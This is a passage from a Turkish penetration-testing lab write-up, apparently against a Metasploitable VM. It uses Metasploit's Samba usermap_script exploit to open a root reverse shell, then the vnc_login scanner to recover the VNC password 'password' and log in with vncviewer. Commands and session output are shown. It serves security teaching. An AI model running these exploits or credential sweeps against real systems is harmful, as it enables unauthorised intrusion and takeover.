14 exploit/unix/http/quest_kace_systems_management_pco 2018-05-21 excellent Yes Quest KACE Systems Management Command Injection
15 exploit/multi/samba/usermap_script 2007-05-14 excellent No Samba "username map script" Command Execution
16 exploit/multi/samba/nttrans 2003-04-07 average No Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
17 exploit/linux/samba/setinfo_policy_heap 2012-04-10 normal Yes Samba SetInformationPolicy AuditEventsInfo Heap Overflow
18 \ target: 213.5.11-dfsa-ubuntu2 on Ubuntu Server 11.10 . . . . .
```

Figure 22 - msfconsole Samba

Exploit çalıştırıldığında başarılı bir şekilde session oluşturulup shell alındığı görüntülenmiştir. Bu aşamadan sonra hedef sistemde istenilen komutlar çalıştırılabilir. Bu zafiyetlede hedef sistemde root yetki sahibi olarak giriş yapıldığı görüntüleniyor.

```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.71.133:4444
[*] Command shell session 1 opened (192.168.71.133:4444 → 192.168.71.136:48690) at 2024-05-21 11:06:36 +0300

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
whoami
root
```

Figure 23 - Samba Shell Çıktısı

VNC (protocol 3.3)

5900.portta VNC (protocol 3.3) çalıştığı görüntüleniyor. Bu versiyon bilgisi herhangi bir zafiyet bulundurup bulundurmadığını öğrenmek için search ediliyor.

VNC Nedir?

VNC, (Virtual Network Computing) herhangi bir ağ sunucusu üzerinde çalışan grafik arayüz uygulamalarına herhangi bir başka ağ üzerindeki bir bilgisayardan kolaylıkla ve hızla erişerek bu uygulamaları kullanabilmemizi ve yönetmemizi sağlayan platform bağımsız bir yapıdır.

```
2121/tcp open  ftp      ProFTPD 1.3.1
3306/tcp open  mysql    MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc      VNC (protocol 3.3)
6000/tcp open  X11      (access denied)
6667/tcp open  irc      UnrealIRCd
8009/tcp open  ajp13    Apache Jserv (Protocol v1.3)
8180/tcp open  http     Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:EB:4E:A6 (VMware)
Device type: general purpose
Running: Linux 2.6.X
```

Figure 24 – VNC

VNC, uzaktan bağlantı sağlanabilmesi için hedef IP adresi ve Parola olmak üzere iki adet login bilgisi istemektedir. Yani hedef makineye erişebilmek için parola bilgisini elde etmemiz gerekiyor. Msfconsole aracılığı ile search edildiğinde vnc_login adında bir auxiliary ile karşılaşılıyor. Login bilgisi elde etmek için uygun bir scanner olabileceği düşünülüp, kullanılmaya başlanıyor.

```
107 exploit/windows/vnc/ultra_vnc_viewer_bof 2008-02-06 normal No UltraVNC 1.0.2 Client (vncviewer.exe) Buffer Overflow
108 auxiliary/scanner/vnc/vnc_none_auth . normal No VNC Authentication None Detection
109 auxiliary/scanner/vnc/vnc_login . normal No VNC Authentication Scanner
110 exploit/multi/vnc/vnc_keyboard_exec 2015-07-10 great No VNC Keyboard Remote Code Execution
111 \ target: VNC Windows / Powershell . . .
112 \ target: VNC Windows / VBScript CMDStager . . .
113 \ target: VNC Windows / WMI . . .
```

Figure 25 - VNC msfconsole

Sırasıyla RHOST ve RPORT bilgileri girildikten sonra “run” komutu ile auxiliary çalıştırılıyor.

```
msf6 auxiliary(scanner/vnc/vnc_login) > run

[*] 192.168.71.136:5900 - 192.168.71.136:5900 - Starting VNC login sweep
[!] 192.168.71.136:5900 - No active DB -- Credential data will not be saved!
[+] 192.168.71.136:5900 - 192.168.71.136:5900 - Login Successful: :password
[*] 192.168.71.136:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) > █
```

Figure 26 - VNC auxiliary

Auxiliary çalıştırıldıktan sonra giriş için gereken parola bilgisinin “**password**” olduğu çıktısını görüntüledik. Şimdi Kali Linux içerisinde gelen vncviewer kullanılarak hedef makineye bağlanılmaya çalışılacak.




Figure 27 - vncviewer

vncviewer “Hedef_IP” komutu girildikten sonra auxiliary ile elde edilen parola bilgisini soruyor, Bu alana “password” girişini yapıp hedef makinenin arayüzüne vncviewer ile erişim sağlanıyor.




Figure 28 - vncviewer ile Hedef Makine Arayüzü

